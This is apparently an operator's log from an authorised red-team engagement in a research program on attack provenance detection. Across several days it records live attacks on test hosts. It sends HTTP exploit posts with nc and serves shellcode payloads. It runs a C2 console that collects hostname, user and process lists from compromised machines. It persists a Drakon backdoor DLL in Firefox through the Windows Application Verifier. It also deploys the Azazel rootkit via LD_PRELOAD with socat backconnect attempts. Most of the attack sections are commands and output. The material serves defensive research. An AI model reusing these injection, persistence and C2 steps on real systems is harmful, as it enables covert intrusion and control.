Server: nginx/1.14.2

Date: Thu, 16 May 2019 13:31:45 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

Connection: keep-alive

X-Powered-By: PHP/7.2.15

f

Access denied.

0

#### ta1-cadets-1

9:33

root@kududyn-ProLiant-SL170s-G6:/e5/stage1\_cadets/http\_post# cat http\_post\_ca51 | nc 128.55.12.51 80

HTTP/1.1 403 Forbidden

Server: nginx/1.14.2

Date: Thu, 16 May 2019 13:33:02 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

Connection: keep-alive

X-Powered-By: PHP/7.2.15

f

Access denied.

0

#### ta1-cadets-2

9:34

root@kududyn-ProLiant-SL170s-G6:/e5/stage1\_cadets/http\_post# cat http\_post\_ca75 | nc 128.55.12.75 80

root@kududyn-ProLiant-SL170s-G6:/e5/stage1\_cadets# python shellcode\_server.py loaderDrakon

Serving: loaderDrakon

listening at address unknown on port 8117

GET request for /index.html?q=FX64

128.55.12.167 - - [16/May/2019 09:35:19] "GET /index.html?q=FX64 HTTP/1.0" 200 -

OS:F ARCH:X64 looking up "FX64" in payloads..

finalizing headers, specifically Content-Length

writing 0x3D697 (251543) bytes of payload

9:36

root@kududyn-ProLiant-SL170s-G6:/e5/stage1\_cadets/http\_post# cat http\_post\_ca75 | nc 128.55.12.75 80

GET request for /index.html?q=FX64

128.55.12.167 - - [16/May/2019 09:36:27] "GET /index.html?q=FX64 HTTP/1.0" 200 -

OS:F ARCH:X64 looking up "FX64" in payloads..

finalizing headers, specifically Content-Length

writing 0x3D697 (251543) bytes of payload

#### ta1-cadets-1

9:59AM

root@kududyn-ProLiant-SL170s-G6:/e5/oc2\_cadets# python ocMain.py --http 8118

Must install flask to use snuggly, ignoring...

projects/build\_drakon.sh

Default interface: 0.0.0.0

Listening for connections:

0.0.0.0:8118 [HTTP]

MAIN>

[\*] ################## New connection received ##################

[\*] [freebsd] [x64] [FreeBSD 13.0-CURRENT 1c54f81b39(HEAD) CADETS] [13.0-CURRENT]

[\*] Initializing new freebsd console

[\*] ################## NEW CONSOLE READY [F1] ####################

MAIN>list

F1 128.55.12.167:46905 --> 128.55.12.167:8118 [HTTP] Thu May 16 09:59:23 2019 active 6s

MAIN>con F1

F1>hostname

[\*] ta1-cadets-1

10:08

F1>whoami

[\*] uid: 80

F1>pwd

[\*] /

F1>ls

10:11

^C[-] Connection lost for console [F1]

## 11:03 -- Five Directions 1 -- Firefox BITS Verifier Drakon APT

Tried multiple times to exploit the browser and use BITS to download and run the verifier executable. This was done by browsing to http://215.237.119.171/config.html. At this point, Firefox should have connected out to 68.149.51.179 to download and execute dbgstat.dll and tester.exe. We think the files were downloaded but not executed, although we could find no instance of the files on disk where we would expect them. Instead, we scp’ed the files to the target and ran them using an Administrator command prompt. Tester.exe (verifier) opened dbgstat.dll (drakon.dll) and registered it as a verifier DLL for Firefox in the Windows registry. The result is that every time a new Firefox process is started, drakon.dll is injected into it automatically and executed. We configured the OC2 to automatically run the same script each time a new connection was received, including hostname, whoami, and ps. We left the drakon.dll verifier enabled throughout the remaining engagement, resulting in 126 drakon instances and C2 connections.

The OC2 command script stopped working 100% after connection W10, working partially for some connections and not at all for others. Not sure exactly what happened but it’s possible the browser had slowed down to the point where drakon was unable to run any commands before benign activity closed the browser. There were noticeable performance issues with Firefox on FiveDirections during this test, and the benign activity would not have taken this into account.

The TA1 Five Directions attack consisted of the host browsing to the malicious website <http://215.237.119.171/config.html> where a malicious dll named dbgstat.dll is downloaded. The delivery method of the attack is the Application Verifier which is used to inject the Drakon APT into the Firefox process. This attack utilizes the debugging capability built into Windows used to allow developers to debug memory allocations and runtime resouces. Once the APT DLL has been loaded into Firefox, it connects back to C2. This remains persistent and a connection to C2 is established each time Firefox is launched.

In this attack the user relaunches Firefox four times and at callback gethostname, getusername, and getprocesslist calls are made from the C2.

### Targets

* ta1-fivedirections-1 128.55.12.55 Windows 10

### Capabilities

* Firefox 54.0.1 Backdoor
* BITS (Failed)
* Verifier Executable (tester.exe)
* Drakon APT DLL (dbgstat.dll)

### Benign Activity Setup

11:03

Installed filemon driver and started filemon service

Event Log

14:24

VNC -> Firefox http://215.237.119.171/config.html

Bits tab

http://68.149.51.179/dbgstat.dll

http://68.149.51.179/asdf\_doesnt\_exist\_asdf

14:26

VNC -> Firefox http://215.237.119.171/config.html

Bits tab

http://68.149.51.179/tester.exe

http://68.149.51.179/asdf\_doesnt\_exist\_asdf

14:29

Open cmd Run as admin

C:\Users\admin\

Cd C:\Users\admin\AppData\Local\Temp

// no file here

Cd C:\Users\darpa\AppData\Local\Temp

// no file here

14:38

Searching C:\ in explorer for tester.exe

14:43

Browse to http://68.149.51.179/dbgstat.dll

403 forbidden

14:48

VNC -> Firefox http://215.237.119.171/config.html

Bits tab

http://68.149.51.179/dbgstat.dll

http://68.149.51.179/asdf\_doesnt\_exist\_asdf

Browser locked up for some time but eventually resumed.

15:03

[root@IS2 ~]# scp -o BindAddress=68.149.51.179 tester.exe admin@128.55.12.55:.

The authenticity of host '128.55.12.55 (128.55.12.55)' can't be established.

RSA key fingerprint is 99:b4:2c:3f:ad:69:fe:13:d0:97:ed:cd:00:3f:53:32.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.55' (RSA) to the list of known hosts.

admin@128.55.12.55's password:

tester.exe 100% 15KB 15.0KB/s 00:00

[root@IS2 ~]# scp -o BindAddress=68.149.51.179 dbgstat.dll admin@128.55.12.55:.

admin@128.55.12.55's password:

dbgstat.dll 100% 213KB 212.5KB/s 00:00

15:04

Cmd Run As Admin C:\Users\Admin\tester.exe

Tester.exe read dbgstat.dll

15:04

kududyn@kududyn-ProLiant-SL170s-G6:/e5/oc2\_5d$ python ocMain.py --http 8110 --windows verscript

Must install flask to use snuggly, ignoring...

projects/build\_drakon.sh

Default interface: 0.0.0.0

Listening for connections:

0.0.0.0:8110 [HTTP]

MAIN>

[\*] ################## New connection received ##################

[\*] [windows] [x64] [N/A] [N/A]

[\*] Initializing new windows console

[\*] ################## NEW CONSOLE READY [W1] ####################

[\*] ==============================================================

[\*] [W1] SCRIPT START: verscript

[\*] ==============================================================

[\*] Cmd: hostname

[\*] ta1-fivedirections-test

[\*] Cmd: whoami

[\*] SYSTEM

[\*] Cmd: ps

[\*] pid process

[\*] 0 <unknown>

[\*] 4

[\*] 348 \Device\HarddiskVolume2\Windows\System32\smss.exe

[\*] 448 \Device\HarddiskVolume2\Windows\System32\csrss.exe

[\*] 536 \Device\HarddiskVolume2\Windows\System32\wininit.exe

[\*] 552 \Device\HarddiskVolume2\Windows\System32\csrss.exe

[\*] 624 \Device\HarddiskVolume2\Windows\System32\winlogon.exe

[\*] 660 \Device\HarddiskVolume2\Windows\System32\services.exe

[\*] 668 \Device\HarddiskVolume2\Windows\System32\lsass.exe

Watched the first 10 of the total 126 connections.

15:05 Restart benign activity

15:13 W1 and W2 connections

15:16 W3 and W4 connections

16:18 W5 and W6 connections

16:2? W7 and W8 connections

16:34 W9 and W10 connections

# 05/17/2019 – TRACE, CADETS, ClearScope, and Five Directions

## Schedule

|  |  |  |
| --- | --- | --- |
| 09:05 | TA1 TRACE 1 and 2 | Azazel APT (Failed) |
| 10:16 | TA1 CADETS 1 and 2 | Firefox Drakon APT (Failed) |
| 11:50 | TA1 ClearScope 2 | Firefox Drakon APT |
| 12:26 | TA1 FiveDirections 3 | Firefox DNS Drakon APT FileFilter-Elevate |
| 13:00 | TA1 MARPLE 1 | Firefox DNS Drakon APT |
| 14:27 | TA1 ClearScope 1 and 2 | MyApp APK AppStarter APK Micro APT (Failed) |
| 15:43 | TA1 ClearScope 2 | Lockwatch APK Java APT |
| 16:11 | TA1 FiveDirections 1 | Firefox Verifier Drakon APT FileFilter-Elevate |
| 16:20 | TA1 ClearScope 1 | Tester Micro APT BinFmt-Elevate |

## Setup

* [eth0:1110] 170.32.78.39:80 -> 128.55.12.167:8110 5d: bits oc2
* [eth0:1111] 215.237.119.171:80 -> 128.55.12.167:8111 5d: serve (bits)
* [eth0:1112] 68.149.51.179:80 -> 128.55.12.167:8112 5d: thttpd (bits micro)
* [eth0:1114] 49.8.46.240:80 -> 128.55.12.167:8114 cs: webserver
* [eth0:1115] 42.183.7.162:80 -> 128.55.12.167:8115 cs: sc server
* [eth0:1116] 133.39.25.45:80 -> 128.55.12.167:8116 cs: oc2
* [eth0:1117] 98.23.182.25:80 -> 128.55.12.167:8117 cadets: sc serve
* [eth0:1118] 4.21.51.250:80 -> 128.55.12.167:8118 cadets: oc2
* [eth0:1121] 108.192.100.31:80 -> 128.55.12.167:8121 cadets: oc2
* [eth0:1122] 95.47.65.6:80 -> 128.55.12.167:8122 clearscope: andrew

## 09:05 -- TRACE 1 and 2 – Azazel APT (Failed)

The first of this day’s attacks were against TA1 TRACE. Both TRACE 1 and TRACE 2 were attacked using Azazel, which is an open source rootkit. It uses a well-known technique to inject itself via the LD\_PRELOAD environment variable into newly launched applications. As the first library loaded when an application is launched, it’s able to hook existing functions in common libraries to hide itself. The assumption is that we have stolen credentials and are going to use them to establish an ssh connection.

The Azazel APT was run without testing as it worked without issue in Engagement 4; however, despite many attempts on the TRACE hosts, we were unable to get Azazel to run and connect out for C2. We would consider all of this activity benign as no C2 connection ever happened.

### Targets

* ta1-trace-2 128.55.12.118 Ubuntu 14.04

### Capabilities

* Azazel APT

### Event Log

09:05

admin@ta51-bg-gen:~$ scp libselinux.so admin@128.55.12.118:./work

admin@128.55.12.118's password:

scp: ./work/libselinux.so: Permission denied

admin@ta51-bg-gen:~$ scp libselinux.so admin@128.55.12.118:.

admin@128.55.12.118's password:

libselinux.so 100% 31KB 30.7KB/s 00:00

09:08

admin@ta51-bg-gen:~$ ssh admin@128.55.12.118

admin@128.55.12.118's password:

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86\_64)

\* Documentation: https://help.ubuntu.com/

System information as of Fri May 17 09:08:15 EDT 2019

System load: 4.55 Memory usage: 68% Processes: 260

Usage of /: 8.0% of 885.13GB Swap usage: 3% Users logged in: 0

Graph this data and manage this system at:

https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.

Last login: Fri May 17 09:08:16 2019 from 128.55.12.122

09:09

admin@ta1-trace-2:~$ ls

aeroides corporales Downloads glx\_alsa\_675.ko hsperfdata\_darpa insalivation libselinux.so minion out10 out514 out724 out888 Pictures test

backup Desktop files grains hyporhined jna-95354950 load\_helper.ko Music out20 out559 out850 out892 Public Videos

bogued docs footstool heightener ichthyodian juliet lushes mytest out249 out669 out857 out912 read\_scan.ko work

chored Documents gagtooth hosts infragrant knaps maremmese nodeexporter out250 out680 out864 passwd Templates xvnc4viewer.deb

admin@ta1-trace-2:~$ sudo mv libselinux.so /lib/libselinux.so

09:10

admin@ta1-trace-2:~$ export LD\_PRELOAD=/lib/libselinux.so

admin@ta1-trace-2:~$ sudo nc -k -l 443

09:13

admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.118:443,bind=61040

5

(just normal netcat)

^Cadmin@ta1-trace-2:~$ nc -k -l 443

nc: Permission denied

admin@ta1-trace-2:~$ nc -k -l 8080

admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.118:8080,bind=61040

(just netcat again?)

09:17

admin@ta1-trace-2:/lib$ ls

apparmor firmware klibc-gLiulUM5C1Zpwc25rCxX8UZ6S-s.so libip6tc.so.0.1.0 libxtables.so.10 modprobe.d recovery-mode udev

brltty hdparm libip4tc.so.0 libiptc.so.0 libxtables.so.10.0.0 modules resolvconf ufw

cpp ifupdown libip4tc.so.0.1.0 libiptc.so.0.0.0 linux-sound-base modules-load.d systemd x86\_64-linux-gnu

crda init libip6tc.so.0 libselinux.so lsb plymouth terminfo xtables

09:19

admin@ta1-trace-2:/lib$ exit

logout

Connection to 128.55.12.118 closed.

admin@ta51-bg-gen:~$ ssh admin@128.55.12.118

admin@128.55.12.118's password:

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86\_64)

\* Documentation: https://help.ubuntu.com/

System information as of Fri May 17 09:18:01 EDT 2019

System load: 2.8 Memory usage: 65% Processes: 260

Usage of /: 7.9% of 885.13GB Swap usage: 3% Users logged in: 1

Graph this data and manage this system at:

https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.

Last login: Fri May 17 09:15:27 2019 from 128.55.12.122

admin@ta1-trace-2:~$

admin@ta1-trace-2:~$ nc -k -l 8080

admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.118:8080,bind=61040

5

09:21

admin@ta1-trace-2:~$ setsid socat TCP4-LISTEN:8080,reuseaddr,fork EXEC:cat >/dev/null 2>&1 &

[1] 8849

09:22

admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.118:8080,bind=61040

2019/05/17 09:22:02 socat[21558] E connect(5, AF=2 128.55.12.118:8080, 16): Connection refused

admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.118:8080,bind=61040

2019/05/17 09:22:14 socat[21595] E connect(5, AF=2 128.55.12.118:8080, 16): Connection refused

admin@ta51-bg-gen:~$

09:23

admin@ta1-trace-2:~$ netstat -na | grep 8080

[1]+ Done setsid socat TCP4-LISTEN:8080,reuseaddr,fork EXEC:cat > /dev/null 2>&1

admin@ta1-trace-2:~$ netstat -na | grep 8080

[1]+ Done setsid socat TCP4-LISTEN:8080,reuseaddr,fork EXEC:cat > /dev/null 2>&1

admin@ta1-trace-2:~$ socat TCP4-LISTEN:8080,reuseaddr,fork EXEC:cat > /dev/null 2>&1

admin@ta1-trace-2:~$ netstat -na | grep 8080

admin@ta1-trace-2:~$ env

XDG\_SESSION\_ID=12025

TERM=screen

SHELL=/bin/bash

SSH\_CLIENT=128.55.12.122 50634 22

SSH\_TTY=/dev/pts/1

USER=admin

LS\_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:\*.tar=01;31:\*.tgz=01;31:\*.arj=01;31:\*.taz=01;31:\*.lzh=01;31:\*.lzma=01;31:\*.tlz=01;31:\*.txz=01;31:\*.zip=01;31:\*.z=01;31:\*.Z=01;31:\*.dz=01;31:\*.gz=01;31:\*.lz=01;31:\*.xz=01;31:\*.bz2=01;31:\*.bz=01;31:\*.tbz=01;31:\*.tbz2=01;31:\*.tz=01;31:\*.deb=01;31:\*.rpm=01;31:\*.jar=01;31:\*.war=01;31:\*.ear=01;31:\*.sar=01;31:\*.rar=01;31:\*.ace=01;31:\*.zoo=01;31:\*.cpio=01;31:\*.7z=01;31:\*.rz=01;31:\*.jpg=01;35:\*.jpeg=01;35:\*.gif=01;35:\*.bmp=01;35:\*.pbm=01;35:\*.pgm=01;35:\*.ppm=01;35:\*.tga=01;35:\*.xbm=01;35:\*.xpm=01;35:\*.tif=01;35:\*.tiff=01;35:\*.png=01;35:\*.svg=01;35:\*.svgz=01;35:\*.mng=01;35:\*.pcx=01;35:\*.mov=01;35:\*.mpg=01;35:\*.mpeg=01;35:\*.m2v=01;35:\*.mkv=01;35:\*.webm=01;35:\*.ogm=01;35:\*.mp4=01;35:\*.m4v=01;35:\*.mp4v=01;35:\*.vob=01;35:\*.qt=01;35:\*.nuv=01;35:\*.wmv=01;35:\*.asf=01;35:\*.rm=01;35:\*.rmvb=01;35:\*.flc=01;35:\*.avi=01;35:\*.fli=01;35:\*.flv=01;35:\*.gl=01;35:\*.dl=01;35:\*.xcf=01;35:\*.xwd=01;35:\*.yuv=01;35:\*.cgm=01;35:\*.emf=01;35:\*.axv=01;35:\*.anx=01;35:\*.ogv=01;35:\*.ogx=01;35:\*.aac=00;36:\*.au=00;36:\*.flac=00;36:\*.mid=00;36:\*.midi=00;36:\*.mka=00;36:\*.mp3=00;36:\*.mpc=00;36:\*.ogg=00;36:\*.ra=00;36:\*.wav=00;36:\*.axa=00;36:\*.oga=00;36:\*.spx=00;36:\*.xspf=00;36:

MAIL=/var/mail/admin

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games

PWD=/home/admin

LANG=en\_US.UTF-8

SHLVL=1

HOME=/home/admin

LOGNAME=admin

SSH\_CONNECTION=128.55.12.122 50634 128.55.12.118 22

LESSOPEN=| /usr/bin/lesspipe %s

XDG\_RUNTIME\_DIR=/run/user/1003

LESSCLOSE=/usr/bin/lesspipe %s %s

\_=/usr/bin/env

09:25

admin@ta1-trace-2:~$ su

Password:

su: Authentication failure

admin@ta1-trace-2:~$ sudo -s

[sudo] password for admin:

09:26

root@ta1-trace-2:~# export LD\_PRELOAD=/lib/libselinux.so

root@ta1-trace-2:~# ldconfig

09:27

admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.118:4444,bind=61040

5

l^C

root@ta1-trace-2:~#

root@ta1-trace-2:~# env

SHELL=/bin/bash

TERM=screen

LD\_PRELOAD=/lib/libselinux.so

USER=root

LS\_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:\*.tar=01;31:\*.tgz=01;31:\*.arj=01;31:\*.taz=01;31:\*.lzh=01;31:\*.lzma=01;31:\*.tlz=01;31:\*.txz=01;31:\*.zip=01;31:\*.z=01;31:\*.Z=01;31:\*.dz=01;31:\*.gz=01;31:\*.lz=01;31:\*.xz=01;31:\*.bz2=01;31:\*.bz=01;31:\*.tbz=01;31:\*.tbz2=01;31:\*.tz=01;31:\*.deb=01;31:\*.rpm=01;31:\*.jar=01;31:\*.war=01;31:\*.ear=01;31:\*.sar=01;31:\*.rar=01;31:\*.ace=01;31:\*.zoo=01;31:\*.cpio=01;31:\*.7z=01;31:\*.rz=01;31:\*.jpg=01;35:\*.jpeg=01;35:\*.gif=01;35:\*.bmp=01;35:\*.pbm=01;35:\*.pgm=01;35:\*.ppm=01;35:\*.tga=01;35:\*.xbm=01;35:\*.xpm=01;35:\*.tif=01;35:\*.tiff=01;35:\*.png=01;35:\*.svg=01;35:\*.svgz=01;35:\*.mng=01;35:\*.pcx=01;35:\*.mov=01;35:\*.mpg=01;35:\*.mpeg=01;35:\*.m2v=01;35:\*.mkv=01;35:\*.webm=01;35:\*.ogm=01;35:\*.mp4=01;35:\*.m4v=01;35:\*.mp4v=01;35:\*.vob=01;35:\*.qt=01;35:\*.nuv=01;35:\*.wmv=01;35:\*.asf=01;35:\*.rm=01;35:\*.rmvb=01;35:\*.flc=01;35:\*.avi=01;35:\*.fli=01;35:\*.flv=01;35:\*.gl=01;35:\*.dl=01;35:\*.xcf=01;35:\*.xwd=01;35:\*.yuv=01;35:\*.cgm=01;35:\*.emf=01;35:\*.axv=01;35:\*.anx=01;35:\*.ogv=01;35:\*.ogx=01;35:\*.aac=00;36:\*.au=00;36:\*.flac=00;36:\*.mid=00;36:\*.midi=00;36:\*.mka=00;36:\*.mp3=00;36:\*.mpc=00;36:\*.ogg=00;36:\*.ra=00;36:\*.wav=00;36:\*.axa=00;36:\*.oga=00;36:\*.spx=00;36:\*.xspf=00;36:

SUDO\_USER=admin

SUDO\_UID=1003

USERNAME=root

MAIL=/var/mail/root

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

PWD=/home/admin

LANG=en\_US.UTF-8

SHLVL=1

SUDO\_COMMAND=/bin/bash

HOME=/home/admin

LOGNAME=root

LESSOPEN=| /usr/bin/lesspipe %s

SUDO\_GID=1003

LESSCLOSE=/usr/bin/lesspipe %s %s

\_=/usr/bin/env

09:28

root@ta1-trace-2:~# socat TCP4-LISTEN:4444,reuseaddr,fork EXEC:cat

Fatal Python error: Py\_Initialize: Unable to get the locale encoding

LookupError: no codec search functions registered: can't find encoding

Aborted (core dumped)

09:29

root@ta1-trace-2:~# exit

exit

admin@ta1-trace-2:~$ env

XDG\_SESSION\_ID=12025

TERM=screen

SHELL=/bin/bash

SSH\_CLIENT=128.55.12.122 50634 22

SSH\_TTY=/dev/pts/1

USER=admin

LS\_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:\*.tar=01;31:\*.tgz=01;31:\*.arj=01;31:\*.taz=01;31:\*.lzh=01;31:\*.lzma=01;31:\*.tlz=01;31:\*.txz=01;31:\*.zip=01;31:\*.z=01;31:\*.Z=01;31:\*.dz=01;31:\*.gz=01;31:\*.lz=01;31:\*.xz=01;31:\*.bz2=01;31:\*.bz=01;31:\*.tbz=01;31:\*.tbz2=01;31:\*.tz=01;31:\*.deb=01;31:\*.rpm=01;31:\*.jar=01;31:\*.war=01;31:\*.ear=01;31:\*.sar=01;31:\*.rar=01;31:\*.ace=01;31:\*.zoo=01;31:\*.cpio=01;31:\*.7z=01;31:\*.rz=01;31:\*.jpg=01;35:\*.jpeg=01;35:\*.gif=01;35:\*.bmp=01;35:\*.pbm=01;35:\*.pgm=01;35:\*.ppm=01;35:\*.tga=01;35:\*.xbm=01;35:\*.xpm=01;35:\*.tif=01;35:\*.tiff=01;35:\*.png=01;35:\*.svg=01;35:\*.svgz=01;35:\*.mng=01;35:\*.pcx=01;35:\*.mov=01;35:\*.mpg=01;35:\*.mpeg=01;35:\*.m2v=01;35:\*.mkv=01;35:\*.webm=01;35:\*.ogm=01;35:\*.mp4=01;35:\*.m4v=01;35:\*.mp4v=01;35:\*.vob=01;35:\*.qt=01;35:\*.nuv=01;35:\*.wmv=01;35:\*.asf=01;35:\*.rm=01;35:\*.rmvb=01;35:\*.flc=01;35:\*.avi=01;35:\*.fli=01;35:\*.flv=01;35:\*.gl=01;35:\*.dl=01;35:\*.xcf=01;35:\*.xwd=01;35:\*.yuv=01;35:\*.cgm=01;35:\*.emf=01;35:\*.axv=01;35:\*.anx=01;35:\*.ogv=01;35:\*.ogx=01;35:\*.aac=00;36:\*.au=00;36:\*.flac=00;36:\*.mid=00;36:\*.midi=00;36:\*.mka=00;36:\*.mp3=00;36:\*.mpc=00;36:\*.ogg=00;36:\*.ra=00;36:\*.wav=00;36:\*.axa=00;36:\*.oga=00;36:\*.spx=00;36:\*.xspf=00;36:

MAIL=/var/mail/admin

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games

PWD=/home/admin

LANG=en\_US.UTF-8

SHLVL=1

HOME=/home/admin

LOGNAME=admin

SSH\_CONNECTION=128.55.12.122 50634 128.55.12.118 22

LESSOPEN=| /usr/bin/lesspipe %s

XDG\_RUNTIME\_DIR=/run/user/1003

LESSCLOSE=/usr/bin/lesspipe %s %s

\_=/usr/bin/env

09:29

admin@ta1-trace-2:~$ socat TCP4-LISTEN:8080,reuseaddr,fork EXEC:cat

Fatal Python error: Py\_Initialize: Unable to get the locale encoding

LookupError: no codec search functions registered: can't find encoding

Aborted (core dumped)

09:30

admin@ta1-trace-2:~$ exit

logout

Connection to 128.55.12.118 closed.

admin@ta51-bg-gen:~$ scp libselinux.so admin@128.55.12.117:.

admin@128.55.12.117's password:

libselinux.so 100% 31KB 30.7KB/s 00:00

09:30

admin@ta51-bg-gen:~$ ssh admin@128.55.12.117

admin@128.55.12.117's password:

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86\_64)

\* Documentation: https://help.ubuntu.com/

System information as of Fri May 17 09:30:08 EDT 2019

System load: 3.6 Memory usage: 65% Processes: 266

Usage of /: 8.1% of 885.13GB Swap usage: 3% Users logged in: 2

Graph this data and manage this system at:

https://landscape.canonical.com/

174 packages can be updated.

130 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2019.

Last login: Fri May 17 09:23:16 2019 from 128.55.12.122

admin@ta1-trace-1:~$ ls

acrylic celebe disobligation haemophilic messmen out20 pisgah rerival superapologies unfoughten

adjuncts chelicere docs halleflinta metanitrophenol out249 placement restorationist supposital unify

aethogen chondropharyngeus Documents hauntingly methene out250 planospore rove suppressants uniseriately

airbrush cicalas dogma hemophthalmia mignon out514 polytype saccharide swiples unloosen

allayers cilices Downloads herpetologist minion out559 potholes sapropel tabors unmentioned

allround collyr drumming hosts misconducting out669 precopy sarcoma talonid unrecreational

anconeus composita dunny hsperfdata\_darpa misinters out680 preexception satable Templates unsickered

ancylostomiasis convincible educt imposted molligrant out724 preoccupiedness savoring tennantite untempting

antilepton convulsedly electrovection imposthume moondown out850 preppie sclerosed test Videos

antisepticize copintank empiricism individua Music out857 prereceiver semifamine tinkler vilified

aponeurotomy critters energeticalness interrogatedness navaids out864 preserver sequentially tormentor vitrean

autocombustible croakers eversible jna-95354950 neurologically out888 pricklyback sfree tortiously woolsack

aviarists cyanogenesis exacuate jockeydom nitidulid out892 projections sheaths touchless work

backup dealers farandmen joinable nocktat out912 proterandry sigatoka trachile wurtzilite

bandagers decimator files lewisite nodeexporter overskirt psychomoral skiffles trainload xvnc4viewer.deb

barong depardieu finnick libselinux.so noncrossover overspender Public spathyema treckpot yentas

bedlamised deposes flashpan liverheartedness noncuratively overwinning pulpwoods speirs trillil yett

bombacaceous deracialize fleabanes load\_helper.ko nonrecombinant palestine pumpkinish spiky tripleness

botulinuses dermobranchia genesiacal machine nonshatter panada quislings spirae ubuntu\_pkgs

boult Desktop geoponical \_\_MACOSX olivil parochialization ratement stairbuilding ubuntu\_pkgs.zip

brewer desuete glx\_alsa\_675.ko medicamentary osphere passwd ravi stringsman unadoptably

broider directeur grains merfold otarian phyllostomatidae read\_scan.ko subcircularity undeteriorated

bushidos disincrustion grooper merogenetic out10 Pictures referendaryship subimbricative unempty

admin@ta1-trace-1:~$

09:31

admin@ta1-trace-1:~$ mv libselinux.so /lib/libselinux.so

mv: cannot move ‘libselinux.so’ to ‘/lib/libselinux.so’: Permission denied

admin@ta1-trace-1:~$ sudo mv libselinux.so /lib/libselinux.so

[sudo] password for admin:

09:33

admin@ta1-trace-1:/lib$ /bin/bash

admin@ta1-trace-1:/lib$ export LD\_PRELOAD=/lib/libselinux.so

admin@ta1-trace-1:/lib$ /bin/bash

admin@ta1-trace-1:/lib$ env

XDG\_SESSION\_ID=17586

TERM=screen

SHELL=/bin/bash

SSH\_CLIENT=128.55.12.122 51790 22

LD\_PRELOAD=/lib/libselinux.so

SSH\_TTY=/dev/pts/4

USER=admin

LS\_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:\*.tar=01;31:\*.tgz=01;31:\*.arj=01;31:\*.taz=01;31:\*.lzh=01;31:\*.lzma=01;31:\*.tlz=01;31:\*.txz=01;31:\*.zip=01;31:\*.z=01;31:\*.Z=01;31:\*.dz=01;31:\*.gz=01;31:\*.lz=01;31:\*.xz=01;31:\*.bz2=01;31:\*.bz=01;31:\*.tbz=01;31:\*.tbz2=01;31:\*.tz=01;31:\*.deb=01;31:\*.rpm=01;31:\*.jar=01;31:\*.war=01;31:\*.ear=01;31:\*.sar=01;31:\*.rar=01;31:\*.ace=01;31:\*.zoo=01;31:\*.cpio=01;31:\*.7z=01;31:\*.rz=01;31:\*.jpg=01;35:\*.jpeg=01;35:\*.gif=01;35:\*.bmp=01;35:\*.pbm=01;35:\*.pgm=01;35:\*.ppm=01;35:\*.tga=01;35:\*.xbm=01;35:\*.xpm=01;35:\*.tif=01;35:\*.tiff=01;35:\*.png=01;35:\*.svg=01;35:\*.svgz=01;35:\*.mng=01;35:\*.pcx=01;35:\*.mov=01;35:\*.mpg=01;35:\*.mpeg=01;35:\*.m2v=01;35:\*.mkv=01;35:\*.webm=01;35:\*.ogm=01;35:\*.mp4=01;35:\*.m4v=01;35:\*.mp4v=01;35:\*.vob=01;35:\*.qt=01;35:\*.nuv=01;35:\*.wmv=01;35:\*.asf=01;35:\*.rm=01;35:\*.rmvb=01;35:\*.flc=01;35:\*.avi=01;35:\*.fli=01;35:\*.flv=01;35:\*.gl=01;35:\*.dl=01;35:\*.xcf=01;35:\*.xwd=01;35:\*.yuv=01;35:\*.cgm=01;35:\*.emf=01;35:\*.axv=01;35:\*.anx=01;35:\*.ogv=01;35:\*.ogx=01;35:\*.aac=00;36:\*.au=00;36:\*.flac=00;36:\*.mid=00;36:\*.midi=00;36:\*.mka=00;36:\*.mp3=00;36:\*.mpc=00;36:\*.ogg=00;36:\*.ra=00;36:\*.wav=00;36:\*.axa=00;36:\*.oga=00;36:\*.spx=00;36:\*.xspf=00;36:

MAIL=/var/mail/admin

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games

PWD=/lib

LANG=en\_US.UTF-8

SHLVL=3

HOME=/home/admin

LOGNAME=admin

SSH\_CONNECTION=128.55.12.122 51790 128.55.12.117 22

LESSOPEN=| /usr/bin/lesspipe %s

XDG\_RUNTIME\_DIR=/run/user/1003

LESSCLOSE=/usr/bin/lesspipe %s %s

\_=/usr/bin/env

09:33

admin@ta1-trace-1:/lib$ setsid socat TCP4-LISTEN:4444,reuseaddr,fork EXEC:cat

admin@ta1-trace-1:/lib$ execvp: No such file or directory

09:34

admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.117:4444,bind=61040

